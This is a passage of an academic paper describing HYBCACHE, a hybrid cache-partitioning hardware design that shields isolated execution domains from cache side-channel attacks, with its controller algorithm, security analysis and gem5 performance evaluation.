To provide side-channel-resilient cache accesses for only security-critical isolated execution, we propose a hybrid *soft* partitioning scheme for set-associative memory structures.

In this work, we apply it to caches and call it HYBCACHE. HYBCACHE aims to provide cache-based side-channel resilience to the security-critical or privacy-sensitive workload that is allocated to one or more **I**solated Execution **D**omains (I-Domains), while maintaining conventional cache behavior for non-critical execution that is allocated to the **N**on-**I**solated Execution **D**omain (NI-Domain). HYBCACHE assumes an adversary capable of mounting the attacks described in Section 2.2 and is designed to mitigate them.

Furthermore, the construction of HYBCACHE is based on the following assumptions:

A1 Security-critical code that requires side-channel resilience is already allocated to an isolated component, like a process or a TEE (enclave).

A recent trend in the design of complex applications, like web browsers, is to compartmentalize them using multiple processes. As an example, all major browsers spawn a dedicated process for every tab [43] and some even use a dedicated process to better isolate privileged components [58]. Similarly, the widespread availability of TEEs, like SGX, encourages developers to encapsulate sensitive components of their code in protected environments.

A2 Isolated execution is the minority of the workload.

Isolation works best when the isolated component is as small as possible, thus reducing the attack surface. This complies with the intended usage of TEEs like SGX where only small sensitive components of the code would be allocated to the TEE. Hence, we assume only the minority of the workload needs to be isolated. HYBCACHE still provides the same security guarantees if the majority of the workload is isolated, but the performance of the isolated execution would suffer.

A3 Sensitive code only uses writable shared memory for I/O (if at all), and access patterns to this shared memory do not leak any information.

Isolated code should focus on processing some local data, while I/O needs should be limited to copying the input(s) into the isolated component, and copying the output(s) out of the component. Both of these procedures just access the data sequentially; thus, the access patterns during I/O do not depend on the data and does not leak any information.

A4 The attacker is not in the same I-Domain as the victim.

HYBCACHE is designed to isolate mutually distrusting I-Domains and thus, we must assume the attacker and the victim are not in the same I-Domain. Note that, as a consequence of A3, if a process handles sensitive data and has multiple threads, they must all be in the same I-Domain, since they share the entire address space. In cases where isolation between threads sharing the same address space is also required, HYBCACHE can, in principle, provide intra-process isolation as discussed later in Section 7.

4 Hybrid Cache (HYBCACHE)

We systematically analyzed existing contention-based and access-based cache attacks in the literature (Section 2.2) to identify their common root causes (besides the intrinsic sharing of cache entries and latency difference between a cache hit and miss). Cache side-channel attacks are, by nature, very specific to the victim program and may exploit attack-specific features such as the side-channel leakage of the *clflush* [26] or prefetch instructions [25]. Nevertheless, each one of these attacks is primarily caused by one or both of the following root causes: shared memory pages (and cache lines) between mutually distrusting code, and deterministic and fixed set-associativity of cache structures, which enables targeted cache set contention by pre-computed eviction sets.

4.1 Requirements Derivation

In light of the above, HYBCACHE should provide side-channel resilience between different isolation domains with respect to their cache utilization. An adversary process sharing the cache with a victim process should not be able to distinguish which memory locations a victim accesses. Nevertheless, we emphasize that the only approach to enforce complete non-interference between different domains is by strict static cache partitioning, such that no cache resources are shared, and thus zero information leakage occurs. On the other hand, this is impractical, and results in inefficient cache utilization from a performance standpoint. Our key objective in this work is to practically address and accommodate this persistent performance/security trade-off of cache structures by providing sufficiently strong cache side-channel-resilience, such that practical and typical cache side-channel attacks become effectively infeasible without necessarily enforcing complete non-interference. Additionally, we desire that this security guarantee is run-time configurable, such that it is only in effect when required.

This builds on our insight that it is neither practical nor required to provide cache side-channel resilience for all the code in the workload. This additional security guarantee is only required for security-critical execution, which is a minority of the workload (Assumption A2), and usually isolated in a Trusted Execution Environment (TEE) (Assumption A1). Thus, we require to provide a cache architecture that provides non-isolated execution with conventional cache utilization (with no performance costs), and simultaneously side-channel-resilient cache utilization (with a tolerable performance degradation) only for the smaller portion of the execution workload that is security-sensitive and isolated. We also require that our architecture is portable, can be easily deployed, and is backward compatible when a system does not support it. We summarize these requirements below:

R1 Strong side-channel resilience guarantees between the isolated and non-isolated execution domains, sufficient to

thwart typical contention-based and access-based cache attacks

R2 Dynamic and scalable cache isolation between multiple different isolation domains

R3 Addressing the cache performance/security trade-off by configuring the non-isolated/isolated workload balance (compliant with how TEEs are intended and designed to be used) such that the performance of the non-isolated execution workload is not degraded

R4 Usability: backward-compatible, architecture-agnostic, no usage restrictions and no code modifications required

Next, we present the high-level construction of HYBCACHE in Section 4.2 and its microarchitecture in more detail in Sections 4.3 and 4.4.

4.2 High-Level Idea

In HYBCACHE, a subset of the cache, named *subcache*, is reserved to form an orthogonal isolated cache structure. Specifically, $n_{isolated}$ *cache ways* within the conventional *cache sets* form the *subcache*. While these *subcache* ways are available for the NI-Domain to utilize, the I-Domains are restricted to utilize *only* these *subcache* ways. However, the I-Domains utilize this *subcache* in a fully-associative way and using a random-replacement policy. In doing so, all mutually distrusting processes executing in the I-Domains can share the *subcache* without leaking information on the actual memory locations they access. Since these *subcache* ways are not reserved exclusively for isolated execution and can also be utilized by non-isolated execution with least priority, the NI-Domain still retains unaltered cache capacity usage and non-degraded performance.

The key purpose of HYBCACHE, unlike existing defenses, is to selectively enable side-channel-resilient cache utilization only for the I-Domains. Hence, only the isolated execution is subjected to the resulting performance overhead, while still maintaining conventional cache behavior and performance for the NI-Domain, as outlined in Requirement R3. We describe next the architecture of HYBCACHE and how it achieves this.


4.3 Controller Algorithm

HYBCACHE modifies how memory lines are mapped to cache entries for the I-Domains. $n_{isolated}$ ways (at least a way in each set) of the conventional set-associative cache are designated to the orthogonal *subcache*. Cache lines are mapped fully-associatively to the *subcache* entries and evicted and replaced in the *subcache* using a random replacement policy. This means that a given memory line can be cached in any of the $n_{isolated}$ entries. This breaks the deterministic link between memory addresses and their corresponding cache locations, thus defeating an attacker that attempts to infer the victim's memory accesses by triggering and observing contention in a particular cache set.

Figure 1 illustrates how the HYBCACHE controller manages cache requests. HYBCACHE supports multi-core processors with simultaneous multithreading (SMT) and assumes that each process is assigned an `IsolationDomainID` (`IDID`) that identifies whether the process is in an I-Domain (and which isolation domain) or in the NI-Domain. Any incoming cache request is accompanied by the `IDID` of the issuing process. In Ⓐ, HYBCACHE controller queries the `IDID` of the cache request and the request is serviced accordingly. If it is in the NI-Domain, the complete cache is queried conventionally using the set index and tag bits of the requested address to locate the cache set and line respectively (Ⓑ & Ⓒ). If a match is found, the controller checks whether the cache line was found in one of the *subcache* ways in Ⓓ. Recall that these ways are not reserved exclusively for isolated execution, i.e., they can be used by non-isolated execution but with least priority in case a cache set becomes over-utilized. Therefore, if a matching cache line is found in one of these ways, the controller checks whether it was cached by an isolated or non-isolated process (Ⓔ). The requesting process can only hit and access the cache line if that line was placed by a process in the NI-Domain. Otherwise, it is not allowed to hit on it.

Checks in the controller are implemented to occur in parallel, i.e., all cache hits are generated in the same number of clock cycles (as well as cache misses), to eliminate respective timing side channels. In case of a cache miss, the memory block is fetched from main memory and cached in Ⓕ. The eviction and replacement are performed according to the deployed policy. All ways are available for eviction, including the *subcache* ways to provide the NI-Domain execution with unaltered cache capacity. However, the usage of the *subcache* ways by the I-Domains is considered while recording the recency of accesses to the cache ways to make it least likely to evict a line from one of the *subcache* ways if it is recently used by an I-Domain process.

If the cache request is issued by an I-Domain process, it is serviced by querying only the *subcache* (Ⓖ). The *subcache* deploys fully-associative mapping, and is thus queried by a lookup of all the ways using the (cache line address bits - block offset bits) as tag bits (Ⓗ) and simultaneously querying that the line belongs to an I-Domain (since these ways may also be used by the NI-Domain) and that it was placed by a process with the same `IDID` (Ⓘ). Otherwise, a cache miss occurs. Disallowing I-Domain processes from hitting on cache lines originally placed by processes in other I-Domains provides dynamic isolation between an unlimited number of mutually distrusting processes that share memory. In case of a miss, any of the *subcache* ways is randomly selected and its cache line is evicted and replaced by the memory block fetched from main memory (Ⓙ). The random replacement policy considers all *subcache* ways equally, even those occupied by the NI-Domain cache lines.



(A) Is the process issuing the request in isolated or non-isolated execution mode?

(B) Query cache set-associatively using set index and tag bits to locate the way with requested memory block

(C) Is way with matching tag found?

(D) Is it one of the *subcache* ways?

(E) Is **line-IDID** = non-isolated (all-zero)?

(F) Cache miss: Evict and replace (via LRU/pseudo-LRU policy) cache line (including these occupying *subcache* ways) by memory block fetched from main memory

(G) Query the $n_{isolated}$ ways of *subcache* fully-associatively using the requested cache line address as tag for lookup

(H) Is way with matching **tag** found?

(I) Is way occupied by a line with matching **line-IDID**?

(J) Cache miss: Randomly replace and evict any of the cache lines occupying the *subcache* ways (irrespective of **line-IDID** of the cache lines)

FIGURE 1: HYBCACHE controller policy

4.4 Hardware Microarchitecture

Figure 2 shows how HYBCACHE could be applied for a conventional cache hierarchy of a multi-core processor. The cache capacity available for the NI-Domain execution is unaltered, i.e., the conventional set-associative cache with all its sets and ways can be utilized by the NI-Domain.

At each cache level, way-based partitioning is used to reserve at least a way in each set (gray ways in Figure 2). These ways, combined, form the orthogonal *subcache* that the I-Domain execution is restricted to use. However, these *subcache* ways are *not* used exclusively by the I-Domain execution, i.e., the NI-Domain execution may use these ways in case a corresponding set is fully utilized and the least-recently-used (LRU) replacement algorithm requires to evict a cache line from a *subcache* way in this set. This ensures that the NI-Domain execution is provided with unaltered cache capacity and does not suffer performance degradation.

The *subcache* is fully-associative and deploys random replacement policy, i.e., a given memory block is always equally likely to be cached in any of the available ways. This breaks set-associativity and provides randomization-based dynamic isolation between different I-Domains while allowing flexible sharing of the *subcache* depending on the run-time utilization requirements of the isolated execution domains. Using the *subcache* fully-associatively further maximizes the utilization of its limited hardwired capacity.




FIGURE 2: HYBCACHE hierarchy and organization

The $n_{isolated}$ ways that form the *subcache* are configured (hardwired) at design-time and cannot change at run-time, because these ways are members of both the primary cache as

well as the *subcache* as shown in Figure 3. It is not feasible to make $n_{isolated}$ run-time configurable, as this would require that *all* the ways are unreasonably wired in both a fully-associative and set-associative organization. Thus, only a small subset of $n_{isolated}$ ways (dark gray ways in Figure 3) is selected to form the *subcache*. Each of the *subcache* ways is augmented with `IsolationDomainID` (`IDID`) configuration bits to identify the isolation domain that placed an occupying cache line in the pertinent way. To provide any cache isolation at the microarchitectural level, a mechanism to bind owners/tags to cache lines is required, thus `IDIDs` are needed. We chose to configure 4 bits for the `IDID`, thus supporting 16 concurrent isolation domains, where an all-zero indicates the NI-Domain. The number of bits allocated in HYBCACHE for `IDID` is a hardware design decision. Increasing the number of designated bits would increase the number of maximum concurrent isolation domains that HYBCACHE can support. However, other metrics such as area overhead and power consumption come into play in this design trade-off.




FIGURE 3: HYBCACHE hardware microarchitecture

The *subcache* ways are augmented with an extended tag bits storage (dashed dark gray tag bits of the dark gray ways in Figure 3). When queried fully-associatively (for the I-Domains), all bits, except the offset bits (6 bits for byte-addressable 64B cache line), of the requested address are compared with the extended tag bits of the *subcache* ways to locate a matching cache line. For the NI-Domain, the *subcache* ways are queried set-associatively with the rest of the cache (conventionally), where the request tag bits are compared only with the non-extended tag bits of the *subcache* ways within the located cache set.

4.5 Software Configuration

Abstraction and Transparency. The hardware modifications required for HYBCACHE are transparent to the software and abstracted from it. The trusted software (or hardware) component of the incorporating platform is only required to interface with the HYBCACHE controller to communicate the isolation domain of each incoming cache request. However, HYBCACHE does not stipulate or restrict how these isolation domains are defined and communicated, thus leaving it to the discretion of the system designer to identify how HYBCACHE can be integrated with the comprising architecture.

Isolated Execution. HYBCACHE enables the dynamic isolation of the cache utilization of different isolation domains by using the `IDID` of the process that issues the cache request being serviced. The means by which the isolation domains are defined, generated, and communicated is dependent on how the trusted execution and isolation is deployed. We design HYBCACHE such that it is seamlessly compliant with any trusted execution environment (TEE) where isolation domains (across different processes, cores, containers, or virtual machines (VMs)) are either software-defined by a trusted OS (thus requiring kernel support) or hardware/firmware-defined in case the OS is not trusted (such as in SGX). Different isolation domains can be defined across different isolated address space ranges such as in SGX enclaves, across processes such as in TrustZone normal/secure worlds or by standard inter-process isolation, or even across different groups of processes or different virtual machines.

HYBCACHE is agnostic to the means of defining the `IDIDs` of different isolation domains, and complements any form of isolated execution environment in place to provide it with cache side-channel resilience. If the kernel is trusted, kernel support is required to assign an `IDID` (or an all-zero `IDID` for a non-isolated process) to each process according to its isolation domain. The `IDID` bits can be added as an additional process attribute in each process's process control block (PCB). Otherwise, the trusted hardware or firmware would assign the isolation domains. HYBCACHE assumes that some mechanism of isolation is already enforced for security-critical code that it can leverage to provide the cache-level isolation. We argue why this is reasonable in Assumption A1. Nevertheless, if this is not the case, then isolation domains need to be explicitly defined by the developer if s/he wishes to protect particular code against cache-based side-channel attacks. While HYBCACHE is focused on protecting user code, in principle, kernel code can also be protected by allocating it to an isolation domain.

Backward Compatibility. Similar to processor supplementary capabilities such as Page Attribute Tables (PATs) and Memory Type Range Register (MTRR) for x86, HYBCACHE supports providing side-channel-resilience on-demand while

retaining backward compatibility. HYBCACHE only effectively provides side-channel resilience for the cache utilization of execution when processes are assigned different IDIDs that are communicated with each cache request. Otherwise, from a software perspective, HYBCACHE is identical to a conventional cache architecture. If no isolation domains are assigned to the different processes by the trusted kernel or trusted hardware, HYBCACHE is designed to assign an all-zero IDID by default to incoming cache requests and all execution is treated as non-isolated (see Figure 1) with cache-based side-channel resilience disabled. Only when kernel support is provided (or trusted hardware or firmware in case of SGX) does HYBCACHE behave differently for different isolation domains and provides its side-channel resilience capability.

Shared Memory Support. HYBCACHE supports, by design, that different isolation domains can share read-only memory, usually in the form of shared code libraries, without sharing the corresponding cache lines. This results in having multiple copies of the shared memory kept in cache (multiple cache entries), enforcing that cache entries are not shared between mutually distrusting code. Data coherence is also not a problem, in this case, since this is read-only memory. We elaborate in Section 5 how this effectively mitigates access-based side-channel attacks.

Conventional access to shared writable memory, on the other hand, between different isolation domains is disallowed by design in HYBCACHE, as this makes the victim process vulnerable to access-based attacks and would undermine cache coherence. In order to provide input and output functionality to isolated code, HYBCACHE provides special *I/O move instructions*. These allow code in an I-Domain to transfer data between a CPU register and a memory region (assigned an all-zero IDID when cached) that is designated exclusively for shared memory between processes belonging to different I-Domains. These special instructions are meant to be used to transfer data between domains only through this designated memory. In practice, we expect them to be used only in frameworks like the SGX SDK or a trusted kernel. If code in an I-Domain incorrectly accesses this memory region using regular instructions, or accesses its own memory using these special instructions, this could be disallowed, i.e., detected and blocked by the hardware or microcode, e.g., the MMU. This prevents inserting duplicated writable cache entries which can disrupt cache coherency, while ensuring that HYBCACHE's security guarantees still apply to any access performed using regular instructions.

5 Security Analysis

In the following, we evaluate the effectiveness of HYBCACHE with respect to the security requirements we outlined in Section 4.1. We show that HYBCACHE achieves these security guarantees by mitigating the following leakages:

S1 Malicious software running in an I-Domain or NI-Domain cannot flush or perform a cache hit on a cache line belonging to a different I-Domain.

S2 Malicious software running in an I-Domain or NI-Domain cannot pre-compute and construct an eviction set that selectively evicts a non-trivial subset of the cache lines belonging to a different I-Domain. Moreover, the set of the attacker's cache lines which can be evicted by the victim's lines does not depend on the addresses accessed by the victim.

S3 Cache hits generated by software in an I-Domain cannot be observed by software running in a different I-Domain or NI-Domain. Cache misses generated by software in an I-Domain can still be indirectly observed by malicious software running in a different I-Domain or NI-Domain, but the malicious software learns no information (e.g., memory address) about the access besides whether a cache miss has occurred.

5.1 S1: Absence of Direct Access to Cache Lines

Access-based attacks, like Flush + Reload [29, 78], Flush + Flush [26], Invalidate + Transfer [35], Flush + Prefetch [25], and Evict + Reload [27], require the attacker to have direct access to the victim's cache lines, normally as a result of shared memory between processes (e.g., shared libraries). As an example, Flush + Reload works by flushing shared cache lines and monitoring which lines the victim accesses and brings back into the cache. HYBCACHE mitigates this class of attacks by preventing shared cache lines between the attacker and victim, as we explain in the following.

Shared Read-Only Memory. Read-only memory is shared between different processes in case of shared code libraries. HYBCACHE provides support for shared read-only memory (Section 4.5), while fundamentally disallowing that any cache line is shared across different I-Domains. Execution within one domain can only access cache lines brought into the cache by the same domain. Separate (potentially duplicate) cache lines are maintained for each domain; flushing and reloading cache lines only impacts those owned by the attacker's domain and cannot influence any other I-Domain or leak any information on its cache lines. Having duplicate cache lines for read-only memory pages does not disturb cache coherency because it is read-only.

Shared Writable Memory. Shared writable memory between mutually distrusting domains is disallowed by design with HYBCACHE. Code in an I-Domain can only exchange data with another isolation domain through the special I/O

move instructions, which transfer data between the CPU registers and memory in the NI-Domain that is designated for shared communication (see Section 4.5). Incorrect usage of those instructions or incorrect access to this designated memory region could be detected and blocked by the MMU to prevent potential cache coherency disruption due to duplicate writable cache entries. However, HYBCACHE still enforces that every cache line only belongs to one domain. Since cache lines always belong to one specific I-Domain or the NI-Domain, code in a domain cannot flush or perform a cache hit on a different domain's cache lines (S1), and attacks that rely on those capabilities are thus impossible.

5.2 S2: Impossibility of Pre-Computed Eviction Set Construction

Without direct access to the victim's cache lines, attackers resort to contention-based attacks, like Prime + Probe [34, 38, 54, 61, 77], Prime + Abort [15], and Evict + Time [23, 61]. In these attacks, the attacker pre-computes and constructs an eviction set which ensures eviction of a specific subset of the victim's cache lines, e.g., lines that belong to a specific set in a set-associative cache. The attacker process first accesses the whole eviction set, thus ensuring the victim's cache lines are evicted. After a waiting interval, it then checks if its whole eviction set is still in cache by timing its own memory accesses to this set, thus detecting if the victim accessed any of the cache lines of interest. For a conventional set-associative cache, this is possible because of a fixed set-indexing, which can be directly determined from the target address of interest.

HYBCACHE protects I-Domains from such attacks by disabling the set-associativity of the reserved *subcache* entries when they are used by isolated execution: when a memory address is accessed by the isolated victim process, the cache line will be stored in any entry chosen randomly from the whole *subcache* and not from a specific set. The random replacement policy for isolated execution ensures that any of the *subcache* entries is chosen using a discrete uniform distribution, i.e., with an equal and independent probability every time, so the attacker has no means of identifying deterministically and reproducibly which cache set (or entry) will be used to cache a particular memory access of the victim. In order to ensure that a specific cache line of the victim is evicted, the attacker can only evict all lines in the *subcache*, but s/he cannot selectively evict a non-trivial subset of the victim's cache lines. Moreover, the set of the attacker's cache lines which can be evicted by the victim's lines does not depend on the addresses accessed by the victim (S2). As a consequence, attacks that rely on these capabilities are no longer possible. This holds whether the attacker process is running in an I-Domain or NI-Domain, as long as the victim process is in an I-Domain (Requirements R1 and R2).

5.3 S3: Observable Cache Events

Software running in an I-Domain can only hit on cache lines belonging to the same I-Domain. These cache hits generate no changes to the cache state, thus, they are unobservable by an attacker in a different I-Domain or in the NI-Domain.

Cache misses generated by software in an I-Domain evict a random cache line, which may belong to a different I-Domain or the NI-Domain. Malicious attacker code can then periodically observe how many of its lines are evicted and infer the number of cache misses the victim process is experiencing. The attacker can further use this information to infer the size of the victim's working set, i.e., the number of cache lines in the *subcache* currently belonging to the victim.

This cache occupancy channel is the only side-channel leakage that is not mitigated by the HYBCACHE construction, which is inherently available in any cache architecture where the attacker and the victim processes compete for entries in shared cache resources. It can only be effectively blocked by strict cache partitioning, which we deliberately do not provide in the HYBCACHE construction. This allows different isolation domains to still compete for cache entries, thus preserving maximum and dynamic cache utilization and unaffected performance for non-isolated execution, as our performance evaluation shows in Section 6.1. Note that, due to S2, the information inferred by the attacker from observing this remaining leakage, is effectively reduced to only knowing the working set size at any point in time.

Leveraging this side channel to infer further information and mount an attack in typical settings is not trivial. The victim may evict its own lines when it experiences cache misses due to the random replacement policy. This would not effect a difference in the cache state for the attacker, which complicates the attacker's bookkeeping. Moreover, observations are severely hindered when any other software is concurrently running besides the attacker and the victim processes. Finally, standard software hardening techniques can be applied to mitigate attacks to code implementations that are particularly sensitive to this attack. Furthermore, exploiting this side channel to leak data has not been shown in practice. A recent attack [67] leverages the cache occupancy side channel to infer which website is open in a different browser tab (under the strong assumption that no other tabs are open); however, it does not leak any user data. Cache activity masking is suggested as one of the countermeasures to the attack. Implementing cache activity masking for HYBCACHE is feasible and independent of our cache architecture.

Since the attacker aims to maximize its information and cannot observe cache hits, s/he can attempt to evict all *subcache* entries in order to maximize the number of misses experienced by the victim. As we discuss later, evicting the whole *subcache* takes time for an attacker in either the NI-Domain or in a I-Domain. An unprivileged attacker is unable to pause the victim's execution; thus, the attacker can only measure the

cache usage with limited granularity. However, a privileged adversary, like a malicious OS in the case of an SGX enclave, can stop and restart the victim arbitrarily and leverage tools like SGX-Step [12] to observe the victim's cache usage with fine granularity. HYBCACHE does not mitigate such an attack by construction. However, mitigating it is only possible by strict cache partitioning and the resulting performance costs. We emphasize that we make an intentional design decision in HYBCACHE to allow isolation domains to dynamically compete for cache entries for maximum cache utilization and unaffected performance for non-isolated execution. A HYBCACHE construction that dynamically allocates a dedicated *subcache* for each isolation domain would block this leakage and mitigate attacks that rely on it.

Non-isolated Attacker Process. If the attacker process is in the NI-Domain, in order to guarantee eviction of the whole *subcache* it must fill up all ways in every cache set, including the *subcache* ways. Therefore, the attacker process must construct an eviction set that is as large as the entire cache capacity. A typical data L1 cache holds 512 cache entries. In our experiments, probing (accessing and measuring access latencies) of 512 cache lines takes approximately 30 000 CPU cycles, i.e., a little over 8 µs.[2] For larger caches, such as the LLC, it is not even feasible to mount Prime+Probe attacks by probing the entire cache. The adversary is required to pinpoint a few cache sets that correspond to the relevant security-critical accesses made by the victim and monitor these only [54].

Isolated Attacker Process. If the adversary is in a different I-Domain than the victim process, it still cannot control cache eviction of particular target addresses specifically. Both attacker and victim processes are isolated and can only use the *subcache* ways. Thus, an adversary aiming to perform controlled eviction can only try to evict the entire *subcache*. Because the *subcache* is fully-associative with random replacement, evicting the entire *subcache* requires an eviction set much larger than the *subcache* capacity. We argue below that this is not easier than probing the entire L1 cache (in case the attacker is non-isolated), for instance, even though the *subcache* is significantly smaller. Moreover, it can be only guaranteed up to a certain level of probabilistic confidence. This can be represented statistically by the coupon collector's problem, where coupons are represented by entries in the *subcache*. Let $N_{accesses}$ be the total number of accesses needed to evict all the *subcache* entries n and n_i be the number of accesses needed to evict the i-th way after i-1 ways have been evicted. Both $N_{accesses}$ and n_i are discrete random variables. The probability of evicting a new way becomes $\frac{(n-(i-1))}{n}$. The expected value and variance of $N_{accesses}$ are

$$\mathbb{E}(N_{accesses}) = n \cdot \mathrm{H}_n \qquad \mathbb{V}(N_{accesses}) \approx \frac{\pi^2}{6} \cdot n^2$$

H_n denotes the n^{th} harmonic number. For $n = 128$ *subcache* entries, an average of 695 memory accesses (each mapping to a different 64B cache line) is needed to evict the *subcache* with a variance of $\approx 26\,951$. This is comparably more than the 512 accesses required to probe the entire typical L1 cache if the attacker process is not isolated (see above). Moreover, with such a large variance, significant variations in the number of $N_{accesses}$ required are expected from the mean $\mathbb{E}(N_{accesses})$ every time this eviction process is repeated.

[2] We ran this experiment on an Intel i7-4790 CPU clocked at 3.60 GHz.

6 Evaluation

Cache	Size	Associativity	Sets
L1	64 KB	8-way associative	128
L2	256 KB	8-way associative	512
L3	4 MB	16-way associative	4096

TABLE 1: Cache hierarchy used in our evaluation

Mix	Components
`pov+mcf`	povray, mcf
`lib+sje`	libquantum, sjeng
`gob+mcf`	gobmk, mcf
`ast+pov`	astar, povray
`h26+gob`	h264ref, gobmk
`bzi+sje`	bzip2, sjeng
`h26+per`	h264ref, perlbench
`cal+gob`	calculix, gobmk
`pov+mcf+h26+gob`	povray, mcf, h264ref, gobmk
`lib+sje+gob+mcf`	libquantum, sjeng, gobmk, mcf

TABLE 2: Benchmark mixes used in our evaluation

HYBCACHE is architecture-agnostic and applicable to x86, ARM or RISC-V. We performed our performance evaluation of HYBCACHE on a gem5-based [9] x86 emulator. We evaluated the hardware overhead for an RTL implementation that we implemented to extend an open-source RISC-V processor Ariane [62]. For our prototyping, we applied HYBCACHE to L1, L2, and LLC. We describe our evaluation results next.

6.1 Performance Evaluation

To evaluate HYBCACHE, we chose eight mixes of programs from the SPEC CPU2006 benchmark suite, which are used in the literature[3] [36, 76], shown in the upper part of Table 2.

[3] [76] also uses a ninth mix, `dea+pov`, which fails to run on gem5.

Two-Process Mixes. In order to evaluate the impact of isolating one process in the context of an SMT processor, we configure gem5 to simulate two processors connected to a single three-level cache hierarchy, whose parameters are shown in Table 1. The caches have the latencies used in [76].

For each mix, we first isolate one process, then the other, and we compare the performance of those processes to a third run in which neither process is isolated. We make either 2 or 3 of ways per set usable by the isolated execution processes. The replacement policy for non-isolated processes is LRU. Like in [76], we let gem5 simulate the first 10 billion instructions of each process in order to let the process initialize, then we measure the performance of one additional billion instructions. We measure the performance overhead as the relative change in the instructions-per-cycle (IPC), i.e., the ratio between instructions executed and CPU cycles required. A *positive* overhead represents a *decrease* in performance.

Figure 4 reports the IPC overhead of each program when running in isolation mode, while the other member of the mix runs in normal mode, for 2 or 3 isolated ways. The geometric mean of the positive overheads is 4.95% with 2 isolated ways and 3.47% with 3 isolated ways, with maximum overheads of 16% and 14% respectively for the `cal+gob` mix. For this mix, the overhead is due to a significantly increased L3 cache miss rate: the data miss rate jumps from 0.6% to 17.6%, while the instruction miss rate increases from 2.1% to 9.0%. The working set of `calculix` normally fits in L3 [36] but it does not in the *subcache*, hence the higher overhead. Since HYBCACHE is meant to protect only sensitive applications, which can be expected to be short-lived and only constitute a minority of the workload of a system, we consider those overheads easily tolerable. Figure 5 reports the IPC overhead for the member of the mix that is not isolated. In all cases the IPC overhead is not positive, i.e., the IPC is equal or better than the baseline, thus showing that HYBCACHE does not degrade the performance of non-isolated processes.

Four-Process Mixes. To demonstrate scalability, we also ran four-process mixes, shown in the bottom part of Table 2. We configured gem5 with four cores; two cores share an L1 and L2 cache, the other two cores share one additional L1 and L2, while L3 is shared by all cores. Isolated execution can use two ways per set. We isolated each member of the two mixes (the first eight bars in Figure 6), while the other three processes were running normally. Each isolated process has an overhead similar to that reported in the two-process mix experiments in Figure 4. Moreover, we also isolated two processes in each mix (last two columns in Figure 6). In this case, we measured increased overheads by up to 2 additional percentage points due to the additional competition for the *subcache*. However, those overheads are still easily tolerable given the security benefits and that they are only incurred by the isolated execution.




FIGURE 4: IPC overhead of each isolated process when 2 or 3 ways are available to isolated execution. Each pair of bars refers to a specific 2-process mix: the uppercase benchmark is isolated and the other is not.

